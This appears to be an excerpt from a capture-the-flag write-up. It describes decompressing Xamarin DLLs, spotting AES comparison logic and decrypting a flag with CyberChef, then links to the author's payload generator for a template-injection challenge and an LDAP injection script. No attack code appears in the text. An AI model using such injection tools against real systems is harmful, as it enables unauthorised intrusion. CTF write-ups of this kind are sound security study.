
By doing some research I identified its compressed as Xamarin library, and I have found this opensource script on GITHUB (https://github.com/NickstaDB/xamarin-decompress) and by using it I was able to decompress the DLL files.



After that, and during source code review, I have found these interesting lines with comparison statement and its clearly now that we facing AES encryption so I will try to decrypt it



As a super-fast method, I have used **"cyber chef"** to decrypt the flag but as alternative solution we can compile simple C# script or use any scripting language to do the same function as shown blew



Coded python tools

Payload generator for **baby ninja jinja**:

https://drive.google.com/file/d/1EgwqhYnhoHPZHEDULT87QrRCqVJc76tE/view?usp=sharing

LDAP injection script for **Phonebook**:

https://drive.google.com/file/d/15MfTfflFb5ykBhtGPnGlHRTGG2RHagfa/view?usp=sharing